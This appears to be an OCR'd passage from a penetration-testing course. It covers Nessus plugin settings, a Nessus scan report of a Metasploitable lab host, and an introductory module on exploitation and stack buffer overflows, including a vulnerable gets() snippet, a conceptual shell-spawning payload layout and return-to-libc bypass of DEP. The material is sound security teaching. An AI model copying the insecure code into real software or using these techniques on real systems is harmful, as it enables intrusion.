ENABLED	Windows : Microsoft Bulletins	2083
ENABLED	Windows : User management	29

STATUS	PLUGIN NAME	PLUGIN ID
ENABLED	TeamViewer Insecure Directory Permissions Privilege Escalation	135708
ENABLED	2X ApplicationServer TuxSystem ActiveX ExportSettings() Method Arbitrary File Overwrite	58484
ENABLED	2X Client TuxClientSystem ActiveX InstallClient() Method Arbitrary MSI Package Installation	58321
ENABLED	3CTftpSvc Long Transport Mode Remote Overflow	23735
ENABLED	3D-FTP Multiple Directory Traversal Vulnerabilities	33218
ENABLED	3DGreetings Player ActiveX Multiple Buffer Overflows	26020
ENABLED	3ivx MPEG-4 < 5.0.2 Buffer Overflow	29749
ENABLED	7-Zip < 16.00 Multiple Vulnerabilities	91230
ENABLED	7-Zip < 16.03 NULL Pointer Dereference DoS	109799
ENABLED	7-Zip < 18.00 Multiple Vulnerabilities	109800
ENABLED	7-Zip < 18.05 Memory Corruption Arbitrary Code Execution	109730
ENABLED	7-Zip < 4.57 Archive Handling Unspecified Issue	31607
ENABLED	7-Zip ARJ File Handling Overflow	23750
ENABLED	7-Zip Installed	91231
ENABLED	7-Zip Recent Files	92413
ENABLED	Absolute Software Computrace LoJack for Laptops Detection	40468


A green box with the label "ENABLED" next to a plugin is enabled; you may click on the green box to disable the plugin and it will turn grey with the label "DISABLED."

A green box with the label "ENABLED" next to a plugin family means that all plugins inside the category are enabled. You may click that green box to disable all plugins in the family and the box will turn grey with the label "DISABLED." Additionally, if some plugins in a family are enabled while others are not, the box – associated with the family – will turn purple with the label "MIXED."



STATUS	PLUGIN FAMILY	TOTAL
DISABLED	AIX Local Security Checks	11377
ENABLED	Amazon Linux Local Security Checks	1688
MIXED	Backdoors	121

You can also click on the buttons at the top right corner to enable or disable all plugins.




	PLUGIN ID
ckdoor Detection	11187
on	12128
tion	11118
	45005

Some of the important plugin families are listed in the following table:

Family Name	Plugins Function
Backdoors	They detect the existence of common backdoors.
Brute Force Attacks	They attempt to brute force credentials for common network protocols.
CISCO	They discover vulnerabilities in Cisco devices.
Databases	They discover vulnerabilities in different SQL databases (Oracle, Microsoft, MySQL, MariaDB, etc.).
DNS	They discover vulnerabilities in different DNS servers (Bind,.
Firewalls	They discover vulnerabilities in different in firewalls (McAfee, PaloAlto, Squid, Symantec, Fortinet, Juniper, etc.)
FTP	They attempt to discover vulnerabilities in FTP servers (3com, Cerberus, ProFTPD, etc.)
Windows	They discover vulnerabilities in Windows systems.

Scanning Metasploitable System

Let us have a look now at a generated Nessus report when we scan Metasploitable System with the Advanced Template enabling all plugins. The scan is unauthenticated; meaning, no credentials were provided. The main page of the results will look like the following:



Scan Details


Policy:	Advanced Scan
Status:	Completed
Scanner:	Local Scanner
Start:	Today at 5:55 AM
End:	Today at 6:02 AM
Elapsed:	7 minutes

Vulnerabilities

The vulnerabilities' bar has four colored sections with numbers as follows:

- **Red Section**: this indicates the Critical Vulnerabilities. Critical vulnerabilities are those with score of 10. There are 9 Critical vulnerabilities.
- **Orange Section**: this indicates the High Vulnerabilities which are vulnerabilities with a score greater than or equal to 7 and less than 10. There are 7 of such vulnerabilities.
- **Yellow Section**: this indicates Medium Vulnerabilities which are those with a score greater than or equal to 3 and less than 7. There are 29 of such vulnerabilities.
- **Green Section**: this indicates Low Vulnerabilities which have a score greater than 0 and less than 3. There are 6 of such vulnerabilities.
- **Blue Section**: This indicates informational notes which are not vulnerabilities but rather information about the scanning process or the target host itself. There are 132 of such notes.

Clicking anywhere in this *Host-Vulnerabilities* entry will take you to the list of all vulnerabilities and notes. The following is a snapshot of Vulnerabilities:



Sev	Name	Family	Count
CRITICAL	2 SSL (Multiple Issu…	Gain a shell remotely	3
CRITICAL	Bind Shell Backdoor De…	Backdoors	1
CRITICAL	NFS Exported Share In…	RPC	1
CRITICAL	rexecd Service Detection	Service detection	1
CRITICAL	Unix Operating System …	General	1
CRITICAL	UnrealIRCd Backdoor …	Backdoors	1
CRITICAL	VNC Server 'password'…	Gain a shell remotely	1
MIXED	5 ISC Bind (Multiple…	DNS	5
MIXED	2 SSL (Multiple Issu…	Service detection	3
MIXED	3 Apache Tomcat (…	Web Servers	3
MIXED	3 Web Server (Multi…	Web Servers	3
HIGH	rlogin Service Detection	Service detection	1


Host Details

IP:	192.168.127.138
MAC:	00:0C:29:A4:8A:9C
OS:	Linux Kernel 2.6 on Ubuntu 8.04 (hardy)
Start:	August 28 at 5:55 AM
End:	August 28 at 6:02 AM
Elapsed:	7 minutes
KB:	Download

Vulnerabilities

When you see an entry with a purple tag labeled “MIXED,” it means it is a group of vulnerabilities of different severity levels. They are grouped together because they are related either to the same service or protocol.

If you click on any certain vulnerability or note, you will be shown a page with full information about it. For example, the following image shows information related to the Critical vulnerability, “**UnrealIRCd Backdoor Detection**.”


Metasploitable / Plugin #46882
‹ Back to Vulnerabilities

UnrealIRCd Backdoor Detection

Description
The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.

Solution
Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

See Also
https://seclists.org/fulldisclosure/2010/Jun/277
https://seclists.org/fulldisclosure/2010/Jun/284
http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt

Output

```
The remote IRC server is running as :
uid=0(root) gid=0(root)
```

Port	Hosts
6667 / tcp / irc	192.168.127.138

Plugin Details

Severity:	Critical
ID:	46882
Version:	1.15
Type:	remote
Family:	Backdoors
Published:	June 14, 2010
Modified:	November 28, 2018

Risk Information
Risk Factor: Critical
CVSS Base Score: 10.0
CVSS Temporal Score: 8.3
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS Temporal Vector: CVSS2#E:F/RL:OF/RC:C

Vulnerability Information
CPE: cpe:/a:unrealircd:unrealircd
Exploit Available: true
Exploit Ease: Exploits are available
Patch Pub Date: June 12, 2010
Vulnerability Pub Date: June 12, 2010

Exploitable With
Metasploit (UnrealIRCD 3.2.8.1 Backdoor Command Execution)
CANVAS ()

Reference Information
BID: 40820
CVE: CVE-2010-2075

In this detailed page, there are different sections as listed below:

Description	This is an explanation of what the vulnerability is, its background and cause, and what kind of damage it can cause if exploited.
Solution	This is the recommended action to mitigate the risk or fix the vulnerability.
See Also	This includes links to extra reading materials that provide more information and details about the vulnerability.
Output	This is the evidence of the existence of the vulnerability. It contains the scanning output that confirms the vulnerability.
Plugin Details	This section contains information about the plugin that discovered the vulnerability. Some of the information is related to the severity, plugin ID, family and publishing date.
Risk Information	This contains information about the risk rating of the vulnerability. The risk is based on the CVSS

	score. There are generally two types of CVSS scores: Base Score and Temporal Score. The Base Score is a score for all times, while the Temporal Score is a score for a specific point in time. This means that the Temporal Score can change over time.
Vulnerability Information	This contains some information about the vulnerability. The most important piece of information here is whether there is a public exploit or not; and if so, how easy it is.
Exploitable With	This lists the tools that can exploit the vulnerability. The most common tools are: Metasploit (free open-source), CANVAS (commercial), and Core Impact (Commercial).
Reference Information	This includes the links to the original CVE page and Bugtraq ID.

Module 07 Exploitation

Introduction

Exploitation is the phase that follows the Vulnerability Analysis phase. When you, the penetration tester, have identified all the existing vulnerabilities along with their risk-ratings, you should proceed with exploiting those vulnerabilities methodically and tactically. You should start by exploiting critical vulnerabilities that cause the most severe impacts before moving on to less severe ones.

Exploiting a vulnerability can cause a wide range of impacts, such as, remote-code execution, privilege escalation, information disclosure, denial-of-service (DoS), etc. Also, exploitation is generally done using “exploits.” An ***exploit*** is a piece of code that performs a single task which is to take advantage of the vulnerability and cause an intended impact.

You can manually collect publicly available exploits; a great online resource is the Exploit DB (www.exploit-db.com). Or you can use an automated exploitation platform that has an updated database of exploits. One of the best exploitation frameworks in the security industry is *Metasploit*, which will be covered later in this module.

Impacts of Exploitation

Exploitation is really about taking advantage of a vulnerability. And by taking an advantage of it, the attacker causes a certain impact. Sometimes the impact is so high that the attacker gets a full control over the target, and sometimes it is as minimal as putting the target system out of service for a period of time. The following are some of the most common impacts with their descriptions:

Remote Code Execution (RCE)

The attacker can execute arbitrary commands on the target system. He gets a shell-level access to the system in the context of the exploited process/service. Sometimes RCE can be in the context of a normal user and sometimes it is in the context of an administrator or root. This is the most severe impact because the attacker has a read-write-execute access.

Privilege Escalation

The attacker gains extra privileges after exploitation. This could happen if the attacker already has a low-privileged access, and then by exploiting a certain vulnerability, he gets a high-privileged access. Sometimes, the low-privileged access is legitimate as in the case of an employee who has a normal-user access but not administrator access. In other cases, the attacker gets RCE with low privilege and then exploits another vulnerability that elevates his privileges.

Information Disclosure

This type of exploitation reveals certain information to the attacker. The attacker has no right to see such information. However, after exploiting the vulnerability, the attacker gets to see some classified information. The impact here is a form of *read-only* access to some information; meaning the confidentiality of the information is breached. The type of information can vary among different scenarios; for example, it can be a single file, a directory, or even the entire filesystem. Also, in some situations, portions of memory (RAM) are revealed or disclosed. Those memory portions may contain credentials, tokens, or other sensitive information.

Denial of Service (DoS)

This type of impact means that the targeted system is put out of service for a certain period of time. The attacker gets no access to the system; he neither breaches the confidentiality nor the integrity of the information. Only the availability of the system is impacted. This might be the least severe among all types of impacts. However, that does not mean it is not harmful. A company that relies on an e-commerce server for their revenue might be financially affected if that server remains forcefully out of service for a couple of days.

The Exploit vs. the Payload

Two terms you will be hearing a lot when talking about exploitation are: ***exploit*** and ***payload***. The exploit is a piece of code (often written a high-level language like C, Java, Python, Perl, etc.) that automates the process of exploitation. Usually, you will need to give it the IP address of the target system along with a port number – if changed from the default – of the vulnerable network service. The exploit connects to the target and performs all the “dirty” work until it gets you the intended impact such as remote code execution. The “dirty” work here refers to the necessary instructions fed to the target system that take advantage of the vulnerability; those instructions make the vulnerable service do certain tasks that the developer never thought were possible and the program should not do under normal circumstances. We can that set of instructions a **payload**.

We have stated in previous modules that the most common category of vulnerabilities is the lack of input validation. When a program does not filter the inputs inserted by the user – locally or remotely, an attacker can send a malicious input – encapsulated in a payload – to exploit the system. The best analogy to understand the difference between an exploit and a payload is the analogy of the gun and the bullet. The gun is the exploit while the bullet is the payload. The exploit sends the payload to the target system.

In the past, the payload used to be called shellcode; and the reason was that the most useful and dangerous payloads were those that spawn a shell (i.e., remote code execution).

Let us look briefly at buffer overflow exploitation (the next section will elaborate more on it). Buffer Overflow is considered the most common vulnerability within the Input Validation category. It is also the most dangerous vulnerability because it can yield *malicious code execution*, i.e., the hacker can execute arbitrary code/command of his choice on the vulnerable system – whether the system is local or remote.

When a buffer overflow occurs, the *extra data* that has fallen beyond the boundary of the allocated buffer overwrites important machine instructions that affects the execution of the application. When these machine instructions get overwritten by random data, the application will crash.

Instead of sending random data to overflow the buffer, hackers send a specially crafted stream of bytes. This specially crafted stream of bytes will be composed of various machine instructions which the Operating System will execute normally. By doing so, the application will not crash, but rather, it will continue while the hacker-supplied segment is being executed.

Historically, the specially created stream of bytes used to do a single task, which is to spawn a shell for the hacker. The shell is spawned by running /etc/sh program in Linux or %SYSTEMROOT%\System32\cmd.exe in Windows. And because of that, such specially crafted stream was called “***shellcode***.”

Overtime, hackers got creative and they invented “shellcodes” that did myriad of tasks, such as, adding a user account, formatting the hard drive, download & execute, etc. Thus, the term “*shellcode*” became inaccurate because shellcodes were no longer written to primarily to spawn a shell. And for that reason, a new term has been invented, which is “payload.” A payload is generally embedded in the exploit. And when the hacker runs the exploit, the exploit sends the payload to the vulnerable system to be executed.

Buffer Over Exploitation, an Introductory Demonstration

What is the common thing between the WannaCry ransomware (2017), the Conficker worm (2008), and the Blaster worm (2003)? They all exploited buffer overflow vulnerabilities in Microsoft network services and protocols! Those vulnerabilities were outlined in the following Microsoft bulletins:

1. **MS17-010** - Security Update for Microsoft Windows SMB Server.
2. **MS08-067** - Vulnerability in Server Service Could Allow Remote Code Execution.
3. **MS03-026** - Buffer Overrun in RPC Interface Could Allow Code Execution.

Buffer overflow has been considered one of the most severe vulnerabilities that can possibly exist in an OS, process, network service, or any other executable program written mainly in C language. The reason is that this vulnerability can easily lead to arbitrary code execution, which is the ability of the malicious hacker to fully control the target vulnerable system by gaining a shell-like access.

The anatomy of buffer overflow attacks can be quickly sketched as follows:

1. The program – a network service – reads an input from the user, such as, a username, password, etc.
2. A malicious hacker inserts large data; the input data must be larger than the variable size specified by the developer.
3. The large data overflows the memory segment allocated for the input variable; the extra portion is spilled over adjacent memory cells, wiping off critical information.
4. The program crashes at this point.


In order to gain a remote shell, the hacker needs to craft a special input. This specially crafted input will overwrite adjacent memory cells with data that will be perfectly executed later by the CPU, tricking it to execute commands inserted by the malicious hacker.

The Instruction Pointer

The Instruction Pointer (IP) is a CPU register in the Intel Architecture (IA), and its main role is to point to the next instruction – in memory – to be executed. It was introduced in the 16-bit CPU series where each register was 16-bit in length. When the 32-bit architecture was invented, the IP became 32-bit in length, and was renamed Extended Instruction Pointer (EIP); later on, when the 64-bit architecture was introduced, it became 64-bit in length and was renamed to RIP.

Whether it is called, EIP, RIP, or simply IP, the role of this register is the same; and that is, it contains the memory address of the next instruction to be executed. Thus, when the current instruction finishes execution, the CPU checks the IP register, goes to the memory address as specified in that register, fetches the instruction there, increments the IP by one unit – 32bit, 64bit, etc. – so that that it points to the next one, and executes the recently fetched instruction. And the process repeats.

Typically, the IP is incremented by one unit to get the next instruction in memory; this means that the instructions are stored in consecutive memory cells with sequential addresses. However, there are times when the execution path needs to jump to another memory segment with a set of instructions to be executed, such as in the case of a function call. And at the end of executing that memory segment, the execution path needs to ***return*** to the address following the jump instruction. The following diagram illustrates this:



The execution path in the diagram above is like this:

1 ➔ 2 ➔ 3 ➔ 11 ➔ 12 ➔ 13 ➔ 4 ➔ 5

Initially, memory cells 1, 2, and 3 are executed sequentially. However, since the instruction at cell 3 is a *jump* to memory cell 11, the execution will jump to cell 11 and execute the next instructions. At memory cell 13, there is a *return* instruction, and as such, the execution path will return to the location directly after the JUMP instruction and continue from there.


The question now is really this: when the moment of RETURN comes, how does the CPU know which address to go to? And the answer is: it is stored in the Stack!

The Buffer and the Stack

A buffer is simply a sequence of consecutive memory cells reserved for a certain variable. And it is generally part of a greater area called the Stack. But to grasp that, we need to get the full picture; every process or thread - in fact every function of an executable program - is given a portion of memory allocated by the OS. This portion is divided into two major sections:

a. The *Code Section*: it contains the actual instructions of the function or process.
b. the *Data Section*: it contains all types of variables – static, dynamic, initialized, or uninitialized – along with other needed information.

The following diagram sketches the memory layout of a single function:



Part of the data section is the Stack, which is a LIFO (*Last-In-First-Out*) container. Particularly, the stack contains the *return address*, which is the instruction to be executed directly after the current function or process ends. This is the address directly after the instruction that made the jump or call to our current function. Aside from the return address, the stack contains variables that have fixed size, i.e., statically allocated variables.

If one of those variables is read from the user, the program needs to make sure that the user-defined input is not greater in size than the allocated buffer.

What will happen if the input is greater and the program does nothing about it? It will overflow its buffer and overwrite adjacent buffers and probably overwrite the Return Address!


Input Validation

Let us have a look at the image above again, and let's assume that variable 2 was a username which the user enters at run-time. Let's also assume that the programmer has allocated 50 characters (bytes) to be the size of variable 2. Thus, the OS reserves 50 bytes for variable 2 buffer. A C code snippet for this operation can look like this:


```
...
char username[50];
gets( username );
...
```


This C code reads [gets()] the user input and places it in the username buffer. The code does ***not*** check the size of the input. It places it directly into the buffer as it is. This lack of input validation is a major factor in allowing a malicious hacker to exploit the code. To understand this, let us look at the various scenarios that may happen:

1. The user enters an input that is less than or equal to 50 characters. In this case, the whole input fits into the buffer. If we zoom into the stack now, this is how it will roughly look like if the user enters the input **ABCDEFGHIJKLMNOPQRSTUVWXYZ** :



2. The user enters an input that is greater than 50 characters. And in this case, the extra characters will overwrite the adjacent cells. Visiting our previous example, the input will corrupt the buffer of variable 1; and if the input is large enough, it will even overwrite the Return Address. The following two diagrams show how the memory will look like if the user enters 52 and 78 characters, respectively:





What happens when the Return Address gets corrupted? Well, when the current function finishes execution, the CPU will fetch whatever value available in the Return Address cells, place that value in the EIP register, and then go and fetch the instruction that is located at that address. However, since the address is now corrupted (it is a random number), it is going to point to a part of memory that includes contents that are meaningless to the CPU. And this will cause the program to crash!

Crashing the program – or the service – means it is a denial of service (DoS) attack. However, this is not enough! We want to take advantage of this weakness and gain something more than just a DoS; and that is the art of exploitation.

But before we explain the process of exploitation, we need to know that the actual vulnerability exists in the first place due to a lack of input validation. That is, had the developer made an explicit check on the input size and accepted a maximum of 50 characters, the vulnerability would not have existed. A secure code would be something like this:

```
...
int MAXLEN = 50;
char username[MAXLEN];
fgets( username, MAXLEN, stdin );
...
```

The above example uses the function fgets() which is secure compared to the function gets() . The latter does not restrict how many characters to read from the user, while the first specifies the maximum number of characters to read. Using fgets() , if the user enters more than 50 characters, only the first 50 are read. In C, there are some functions considered insecure in the sense that they don’t inherently provide input validation; thus, if the developer doesn’t explicitly validate the input, the program becomes vulnerable. It is always recommended to replace those insecure functions with alternative secure ones – those that have inherent input size validation. The following tables show some of the insecure functions and their alternative secure versions:

Insecure Function	Alternative Secure Function
gets()	fgets()
strcpy()	strncpy()
strcat()	strncat()
sprintf()	snprintf()


Exploitation

So far, we have seen that sending a large enough input can cause a denial of service. But how can we get a remote shell – command execution – on the target system? We get it by crafting a special input that achieves a certain purpose; that is, we need to trick the CPU into executing part of our input. The variable that holds our input is the only thing we have control over. We cannot control any portion or section of memory except the cells allocated for that variable; and since there is no boundary check, our input can extend beyond the allocated cells to adjacent memory cells.

For proper exploitation, our input needs to accomplish two goals:

1. It must overwrite the Return Address (previous EIP) with a new address of our choice.
2. It must contain some executable instructions that should eventually be executed by the CPU.

The classical way to accomplish the above goals is to make the new Return Address pointing at the beginning of the very buffer that holds our input; and of course, since our input now contains machine instructions, they will be executed. The following image shows how the stack will look like when you overflow the buffer with our crafted input – assuming that our buffer is at address 0x11223344:




What exactly is going to happen when our input is injected into the stack? After the stack is messed up by our crafted input, the function will continue executing as per the instructions in the Code Segment. Whenever there is a reference to one of the variables that have just be overwritten, irrelevant contents will be retrieved. But the real action takes place at the end of the function, when the return instruction is executed!

When the time comes for the function to return, automatically the CPU retrieved the Return Address from the stack; but now instead of pointing to the previous calling function, the Return Address will tell the CPU to fetch the instruction at start of the buffer. Our injected instructions will be fetched one by one and get executed, thus, performing the actions we wanted.

The most common instruction that hackers have been using since the discovery of buffer overflow vulnerabilities is an instruction to execute a shell process. In Windows environment, that would be executing C:\Windows\System32\cmd.exe , while in UNIX/Linux systems, that would be executing /bin/bash .

So, the crafted input will look – from a higher perspective – as follows:

exec("/bin/bash"):Random Characters (NOPs):Address of the Buffer



Mitigation Techniques

In order to prevent buffer overflow attacks, vendors of OS's and CPU's invented different software and hardware mechanisms to make exploitation impossible or impractical. We have to emphasize here that the first and most important line of defense does not lie in those techniques, but rather in a proper validation of user inputs. In other words, it is the duty of the developer to develop secure programs from the beginning. The techniques we are talking about here can have some effects in case something was missing in the code itself. We should also note that those techniques make exploitation harder but not impossible. Each mitigation technique invented has been at some pointed circumvented, albeit bypassing the defense walls requires now harder work from the side of the hacker. The following are two popular mitigation techniques:

1. Data Execution Prevention (DEP)

This technique involves marking the Data segment of memory as Non-Executable (NX). Thus, the stack can now hold data only. Any attempt to execute a code residing in the stack will fail. And given that our crafted input – which includes instructions – will ultimately reside in the stack, our instructions will not execute. When the function returns and our inserted Return Address is inserted in the EIP register, the CPU is supposed to fetch and execute the instruction pointed to by that EIP (our value); however, since now the EIP points to the non-executable stack, an exception will happen.

The DEP measure can be circumvented using what is called Return-to-libc. Return-to-libc relies on the fact that when a program executes, it is most probably going to include functions from external libraries to which it is linked – statically or dynamically. For example, the functions gets() is part of stdio library. Which means that all functions included inside the stdio library are loaded in memory and can be called at run time.

Instead of overwriting the Return Address with the address of the buffer (inside the stack), we can overwrite it with an address of a stdio function we want to execute. For example, we can call the function system() , and give it the parameter " bin/bash ".

2. Address Space Layout Randomization (ASLR)

The ASLR measure depends on randomizing the relative addresses of the memory cells every time the program runs. In short, this means that each time the vulnerable program runs, the buffer gets a new address. This makes it difficult to hardcode the address that will overwrite the Return Address.

